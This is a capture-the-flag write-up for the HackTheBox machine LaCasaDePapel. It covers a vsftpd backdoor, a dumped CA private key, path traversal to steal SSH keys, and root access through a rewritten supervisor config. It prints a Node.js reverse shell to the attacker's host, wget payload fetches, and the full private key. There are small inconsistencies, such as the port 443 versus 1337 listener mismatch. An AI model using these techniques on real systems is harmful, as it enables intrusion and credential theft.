

HackTheBox Writeup:

LaCasaDePapel



LaCasaDePapel

OS:  Linux

Difficulty: **Easy**

Points: **20**

Release: 30 Mar 2019

IP: 10.10.10.131

By Kyle Simmons (Hok)

Box Information

LaCasaDePapel is an easy rated box which is based on a Netflix series, which is also called 'Money Heist'. Highly recommend watching it if you haven't seen it! The user on the box was fairly annoying, but had an interesting part to it.

Enumeration

An nmap scan is done to begin enumeration on the target 10.10.10.131. The target comes back with several open ports including 21, 22, 80 and 443. The FTP port is running a vulnerable FTP version which can be exploited in metasploit.

```
nmap -A -T5 -p 21,22,80,443 -oA targeted 10.10.10.131
Nmap scan report for 10.10.10.131
Host is up (0.064s latency).

PORT STATE SERVICE VERSION
21/tcp open  ftp vsftpd 2.3.4
22/tcp open  ssh OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
| 256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_ 256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp open  http Node.js (Express middleware)
|_ http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
|_ http-title: La Casa De Papel
|_ ssl-cert: Subject:
commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_ Not valid after: 2029-01-24T08:35:30
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ tls-nextprotoneg:
|_ http/1.1
|_ http/1.0
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
```

Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.18 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Unix

TRACEROUTE (using port 443/tcp)

HOP RTT ADDRESS

1 28.79 ms 10.10.14.1

2 185.62 ms 10.10.10.131

Psy Enumeration

When using the exploit, It states that the service on port 6200 does not appear to be a shell.

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	10.10.10.131	yes	The target address range or CIDR identifier
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
0	Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.131:21 - The port used by the backdoor bind listener is already open

[-] 10.10.10.131:21 - The service on port 6200 does not appear to be a shell

[*] Exploit completed, but no session was created.

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █

Since port 6200 is already open. Netcat is used to connect to the port with: `'nc 10.10.10.131 6200'`.

It connects to a psy shell which is very limited with a few commands. The `'ls -la'` command reveals a variable name `$tokyo`, which is a character in the Netflix series. This could be a possible username.

The variable output is shown with `'show $tokyo'`. This displays a key location.

```
Ncat: Connected to 10.10.10.131:6200.
Psy Shell v0.9.9 (PHP 7.2.10 - cli) by Justin Hileman
?
help      Show a list of commands. Type 'help [foo]' for information a
ls        List local, instance or class variables, methods and constan
dump      Dump an object or primitive.
doc       Read the documentation for an object, class, constant, metho
show      Show the code for an object, class, constant, method or prop
wtf       Show the backtrace of the most recent exception.
whereami  Show where you are in the code.
throw-up  Throw an exception or error out of the Psy Shell.
timeit    Profiles with a timer.
trace     Show the current call stack.
buffer    Show (or clear) the contents of the code input buffer.
clear     Clear the Psy Shell screen.
edit      Open an external editor. Afterwards, get produced code in in
sudo     Evaluate PHP code, bypassing visibility restrictions.
history   Show the Psy Shell history.
exit      End the current session and return to caller.
ls -la

Variables:
$tokyo    Tokyo {#2307}
$_        null
show $tokyo
> 2| class Tokyo {
3|   private function sign($caCert,$userCsr) {
4|     $caKey = file_get_contents('/home/nairobi/ca.key');
5|     $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 3
6|     openssl_x509_export($userCert, $userCertOut);
7|     return $userCertOut;
```

A private key is found when entering the `$caKey` variable and the path to it. This displays a `ca.key` which can be used to possibly access the website with the key.

```
$caKey = file_get_contents('/home/nairobi/ca.key')
```

Kyle Simmons (Hok) Writeup

```
$caKey = file_get_contents('/home/nairobi/ca.key');
=> ""
-----BEGIN PRIVATE KEY-----\n
MIIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKggggSkAgEAAoIBAQDPczpU3s4PmwdB\n
7MJsi//m8mm5rEkXcDmrAtVAk2pTwwXudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/\n
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl\n
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMw8M\n
YQ4ULX0aGUdXKmQx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp\n
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us\n
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V\n
Dj75Hw6vc7JJiQlXLM9n0eynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89\n
1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmlLoe3Xy2EnGvA0aFZ\n
/CAhn5+pxKVw5c2e1Syj9K23/BW6L3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+\n
q0rLBKoX0be5esfBjQGH0dHnKPlLYyZCREQ8hclLMWlZgDLvA/8pxHMxk0W8k3Mr\n
uau9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd\n
I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfn0mhP9+k3ue3BhfUweIL90g\n
7MrBhZIRJJMT4yx/2liEiA1+oEwNdYlJKtlG0FE+T1npgCCGD4hpB+nXTu9Xw2bE\n
G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3Dp0wBWC3Vfk6wqZKxLrMBxtDmn\n
sqBjrd8pbpXRqj6zqIydwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH\n
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y\n
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkF1sgLRWJLN5f3y01g4MVCciKhNI\n
ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2\n
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exp5AfMPLJ+Y1J/58uiSVldZUQKBgBM/\n
ukXI0BUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61E0HtzeNUsZbjay1gxC\n
9amA0SaoePSTfyoZ8R17oeAktQJtMcs2n50n0bbHjqcLJtFZfnIarHQETHLiqH9M\n
WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM\n
7b75PUQYxXRrVnLuzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmda00mQajW3yS4TsR\n
aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc\n
53udBEzjt3WPqYGkkDknVhjd\n
-----END PRIVATE KEY-----\n
""
```


The private key is then copied locally. The '`\n`' is removed and the spaces are removed otherwise the private will not work or be valid.

Generating a certification

The CA private key found can either be used through SSH or somewhere else. After doing some enumeration the website on port 443 contained a certificate to access the website. `openssl` can be used to combine both a private key and public key to generate an openssl cert to access the website.

Retrieving a public key

To retrieve a public key in Firefox, the lock icon on the website on port 443 is clicked and the certification is viewed and exported to retrieve the public key from the website. For the generation of the certification can now be done with openssl since both the public and private is not retrieved.



Generating openssl certification

To generate a certification the follow command I used:


```
openssl pkcs12 -export -clcerts -in lacasadepapelhtb.crt -inkey  
ca.key -out client.p12
```

Kyle Simmons (Hok) Writeup

A password is required for the certification, a password of 'password' is set. The output is client.p12 which can be imported into the browsers certificate to gain access to the website.

```
root@kali:~# openssl pkcs12 -export
lhtb.crt -inkey ca.key -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
root@kali:~# ls -l
total 6
-rw-r--r-- 1 zeta root 1705 Jul 17 12:48 ca.key
-rw----- 1 zeta root 2349 Jul 17 12:59 client.p12
-rw-r--r-- 1 zeta root 1088 Jul 17 12:49 lacasadepapelhtb.crt
```

Inside the Firefox privacy and security settings at the bottom of the page, the certifications are viewed and the certificate is imported into the certifications.




Exploitation

The website can now be exploited to get attempt to get a shell. The page contains several avi files. When viewing the AVI files in SESSION-1 it shows a base64 file path which allows you to download files:


<https://10.10.10.131/file/U0VBU090LTEvMDEuYXZp>

After some more enumeration of the file path, path traversal was successful and it displays all the users in the home directory:

<https://10.10.10.131/?path=../../>



Inside the berlin user, there is a `.ssh` directory which contains an `id_rsa.pub` which could be used for



The path '`../../berlin/.ssh/id_rsa.pub`' is converted to base64 which allows us to view the file and download the `id_rsa.pub` key.

<https://10.10.10.131/file/Li4vLi4vYmVybgLuLy5zc2gvaWRfcnNhLnB1Yg==>

In addition to that, the user flag can be retrieved from berlin doing this method.

Once downloaded, the `id_rsa` key can be used to login to users through SSH. However, the `berlin` user did not work when attempting to use it which is where the `id_rsa` key. When attempting to use it on the `professor` user, it works.

```
ssh -i id_rsa professor@10.10.10.131
```

Login successful!

Privilege Escalation

The home directory of `professor` contains some interesting files named `memcached` running as `root` with read permissions. In addition to that `pspy` is executing `memcached` regularly which means that these files could be used to get root.

```
lacasadepapel [~]$ ls -l
total 12
-rw-r--r--  1 root    root      88 Jan 29 01:25 memcached.ini
-rw-r-----  1 root   nobody    434 Jan 29 01:24 memcached.js
drwxr-sr-x  9 root    professo 4096 Jan 29 01:31 node_modules
lacasadepapel [~]$ rm cat memcached.ini
rm: can't remove 'cat': No such file or directory
rm: remove 'memcached.ini'? c^C
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$ rm memcached.ini
rm: remove 'memcached.ini'? y
```

Since write permissions are allowed in the home directory, the files can be deleted, modified and reuploaded with `wget`. Firstly, the `memcached.ini` file is modified:

```
Command = sudo -u root /usr/bin/node /home/professor/memcached.js
```

This will execute the `memcached.js` file as `root`. The `memcached.js` file can have a JavaScript shell inserted into it.

A file is created called `memcached.js` with a shell inside:

```
(function() {  
  var net = require("net"),  
  cp = require("child_process"),  
  sh = cp.spawn("/bin/sh", []);  
  var client = new net.Socket();  
  client.connect(443, "10.10.14.26",  
  
  function() {  
    client.pipe(sh.stdin);  
    sh.stdout.pipe(client);  
    sh.stderr.pipe(client);  
  });  
  return /a/;  
})();
```

A python HTTP server is started and the files are then uploaded:

```
drwxr-xr-x  9 root      professor  4096 Jan 29 01:31 node_modules  
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.ini  
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)  
memcached.ini      100% |*****  
:00:00 ETA  
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.js  
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)  
memcached.js      100% |*****  
:00:00 ETA  
lacasadepapel [~]$ rm memcached.ini  
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.js  
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)  
wget: can't open 'memcached.js': File exists  
lacasadepapel [~]$ wget http://10.10.14.26:8000/memcached.ini  
Connecting to 10.10.14.26:8000 (10.10.14.26:8000)  
memcached.ini      100% |*****
```

A shell is then returned shortly after in the netcat listener:

```
nc -nlvp 1337
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.131.
Ncat: Connection from 10.10.10.131:41180.
whoami
root
cd /root
cat root.txt
586979
```